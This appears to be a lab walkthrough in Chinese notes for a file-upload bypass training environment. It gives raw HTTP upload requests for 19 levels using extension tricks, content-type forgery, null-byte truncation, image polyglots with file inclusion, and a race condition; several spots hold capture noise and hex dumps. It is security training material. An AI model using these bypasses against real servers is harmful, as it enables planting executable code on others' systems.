less-01

前端校验

```
Content-Length: 362
Origin: http://192.168.3.94
Connection: close
Referer: http://192.168.3.94/Pass-01/index.php
Upgrade-Insecure-Requests: 1

-----------------------------401538952174027433229564627 38
Content-Disposition: form-data; name="upload_file"; filename="info.php"
Content-Type: image/png

<?php
phpinfo();
?>


-----------------------------401538952174027433229564627 38
Content-Disposition: form-data; name="submit"
```

less-02

content-type

```
Content-Length: 362
Origin: http://192.168.3.94
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

-----------------------------251402070281530167626743579 55
Content-Disposition: form-data; name="upload_file"; filename="info.php"
Content-Type: image/png

<?php
phpinfo();
?>


-----------------------------251402070281530167626743579 55
Content-Disposition: form-data; name="submit"

上传
```

less-03

php5

```
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------8531222425
Content-Length: 359
Origin: http://192.168.3.94
Connection: close
Referer: http://192.168.3.94/Pass-03/index.php
Upgrade-Insecure-Requests: 1

-----------------------------8531222425409470023656608016
Content-Disposition: form-data; name="upload_file"; filename="info.php5"
Content-Type: image/png

<?php
phpinfo();
?>
```

less-04

apache 解析顺序

php.asd.adddd

```
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

-----------------------------426496824238123428803822662O1
Content-Disposition: form-data; name="upload_file"; filename="info.php.sdfghjkl"
Content-Type: image/png

<?php
phpinfo();
?>
```

less-05

PHP

```
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

-----------------------------749111848224706154740951230 72
Content-Disposition: form-data; name="upload_file"; filename="info.PHP"
Content-Type: image/png

<?php
phpinfo();
?>


-----------------------------749111848224706154740951230 72
```

less-06

php空格

```
Connection: close
Referer: http://192.168.3.94/Pass-06/index.php
Upgrade-Insecure-Requests: 1

-----------------------------576785522289973081422174080 01
Content-Disposition: form-data; name="upload_file"; filename="info.php "
Content-Type: image/png

<?php
phpinfo();
?>
```

less-07

php.

```
http://192.168.3.94/upload/info.php.
```

```
Upgrade-Insecure-Requests: 1

-----------------------------459468176498083257367512560
Content-Disposition: form-data; name="upload_file"; filename="info.php."
Content-Type:image/png

<?php
phpinfo();
?>
```

less-08

php::$DATA

```
http://192.168.3.94/upload/202112041857276103.php
```

```
Connection: close
Referer: http://192.168.3.94/Pass-08/index.php
Upgrade-Insecure-Requests: 1

-----------------------------118851845143022152837808855 57
Content-Disposition: form-data; name="upload_file"; filename="info.php::$DATA"
Content-Type: image/png

<?php
phpinfo();
?>
```

less-09

php点空格点

```
Cache-Control: max-age=0

-----------------------------390448943539806975363758103748
Content-Disposition: form-data; name="upload_file"; filename="info.php. ."
Content-Type:image/png

<?php
phpinfo();
?>
```

less-10

phphpp

```

-----------------------------288716986132604630391309122 56
Content-Disposition: form-data; name="upload_file"; filename="info.pphphp"
Content-Type: image/png

<?php
phpinfo();
?>
```

less-11

%00

```
http://192.168.3.94/upload/1.php
```

```
POST /Pass-11/index.php?save_path=../upload/1.php%00 HTTP/1.1
Host: 192.168.3.94
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.3.94/Pass-11/index.php
Content-Type: multipart/form-data; boundary=---------------------------712816563121334843015284048 6
Content-Length: 370
Origin: http://192.168.3.94
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

-----------------------------712816563121334843015284048 66
Content-Disposition: form-data; name="upload_file"; filename="info.png"
Content-Type: image/png

<?php
phpinfo();
?>
```

less-12

%00 二进制

```
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------190058978013588640421676835
Content-Length: 498
Origin: http://192.168.3.94
Connection: close
Referer: http://192.168.3.94/Pass-12/index.php
Upgrade-Insecure-Requests: 1

-----------------------------190058978013588640421676835579
Content-Disposition: form-data; name="save_path"

../upload/2.php+
-----------------------------190058978013588640421676835579
Content-Disposition: form-data; name="upload_file"; filename="in.png"
Content-Type: image/png

<?php
phpinfo();
?>
```


```
0   20 31 0d 0a 0d 0a 2d 2d   2d 2d 2d 2d 2d 2d 2d 2d   1 ----------
0   2d 2d 2d 2d 2d 2d 2d 2d   2d 2d 2d 2d 2d 2d 2d 2d   ----------------
0   2d 2d 2d 31 39 30 30 35   38 39 37 38 30 31 33 35   ---1900589780135
0   38 38 36 34 30 34 32 31   36 37 36 38 33 35 35 37   8864042167683557
0   39 0d 0a 43 6f 6e 74 65   6e 74 2d 44 69 73 70 6f   9 Content-Dispo
0   73 69 74 69 6f 6e 3a 20   66 6f 72 6d 2d 64 61 74   sition: form-dat
0   61 3b 20 6e 61 6d 65 3d   22 73 61 76 65 5f 70 61   a; name="save_pa
0   74 68 22 0d 0a 0d 0a 2e   2e 2f 75 70 6c 6f 61 64   th" ../upload
0   2f 32 2e 70 68 70 00 0d   0a 2d 2d 2d 2d 2d 2d 2d   /2.php+ -------
0   2d 2d 2d 2d 2d 2d 2d 2d   2d 2d 2d 2d 2d 2d 2d 2d   ----------------
0   2d 2d 2d 2d 2d 2d 31 39   30 30 35 38 39 37 38 30   ------1900589780
0   31 33 35 38 38 36 34 30   34 32 31 36 37 36 38 33   1358864042167683
0   35 35 37 39 0d 0a 43 6f   6e 74 65 6e 74 2d 44 69   5579 Content-Di
0   73 70 6f 73 69 74 69 6f   6e 3a 20 66 6f 72 6d 2d   sposition: form-
0   64 61 74 61 3b 20 6e 61   6d 65 3d 22 75 70 6c 6f   data; name="uplo
0   61 64 5f 66 69 6c 65 22   3b 20 66 69 6c 65 6e 61   ad_file"; filena
```

```
http://192.168.3.94/upload/2.php
```

less-13


```
cat info.php >> bla.jpeg

http://192.168.3.94/include.php?file=upload/8820211204191739.jpg
```




less-14

同less-13
http://192.168.3.94/include.php?file=upload/3720211204192314.jpeg



less-15

同less-13
http://192.168.3.94/include.php?file=upload/3720211204192425.jpg



less-16

```
cat info.php >> 11.png
二次渲染
需要将上传的图片下载，和上传之前的图片进行比较，找到没有发生渲染的位置，添加php代码。
```

less-17


条件竞争：在上传服务器后，服务器对图片进行处理的过程中，客户端不断的向服务器进行访问，会导致成功访问到文件内容。

less-18

```
图片马 同less-17
```

less-19

%00 + image




```
ozQÒJ;P)i
QM¥?Ö¶hïE©(¢×ëKÒµ%´v£¾(hw£<f@´JZZJJ--7Ö@¤ t¤ R
^æHzC@I@ëGjZ)¾´¾-é}h J(hRPÐ)-væAé@`ÒRJ;v¤ P¨Ú-¢Ú)=hhõ¤ìh íF(¥í@&i>ÔÓ@
;ÑôíG¥´¾zR¦Ò
4«@ÿÙ<?php
phpinfo();
?>


-----------------------------359496417820691329324172572003
Content-Disposition: form-data; name="save_name"

222.php+
-----------------------------359496417820691329324172572003
Content-Disposition: form-data; name="submit"

ä¸ä¾
-----------------------------359496417820691329324172572003--
```

```
0130   2d 2d 2d 2d 2d 2d 2d 33   35 39 34 39 36 34 31 37   -------3594964 17
0140   38 32 30 36 39 31 33 32   39 33 32 34 31 37 32 35   82069132 93241725
0150   37 32 30 30 33 0d 0a 43   6f 6e 74 65 6e 74 2d 44   72003 C ontent-D
0160   69 73 70 6f 73 69 74 69   6f 6e 3a 20 66 6f 72 6d   isposit ion: form
0170   2d 64 61 74 61 3b 20 6e   61 6d 65 3d 22 73 61 76   -data; n ame="sav
0180   65 5f 6e 61 6d 65 22 0d   0a 0d 0a 32 32 32 2e 70   e_name"  222.p
0190   68 70 00 0d 0a 2d 2d 2d   2d 2d 2d 2d 2d 2d 2d 2d   hp  ---- ------
01a0   2d 2d 2d 2d 2d 2d 2d 2d   2d 2d 2d 2d 2d 2d 2d 2d   ---- ---- ----
01b0   2d 2d 33 35 39 34 39 36   34 31 37 38 32 30 36 39   --3594 9641782069
01c0   31 33 32 39 33 32 34 31   37 32 35 37 32 30 30 33   1329324 172572003
01d0   0d 0a 43 6f 6e 74 65 6e   74 2d 44 69 73 70 6f 73   Conten t-Dispos
01e0   69 74 69 6f 6e 3a 20 66   6f 72 6d 2d 64 61 74 61   ition: form-data
01f0   3b 20 6e 61 6d 65 3d 22   73 75 62 6d 69 74 22 0d   ; name ="submit"
```

```
http://192.168.3.94/upload/222.php
```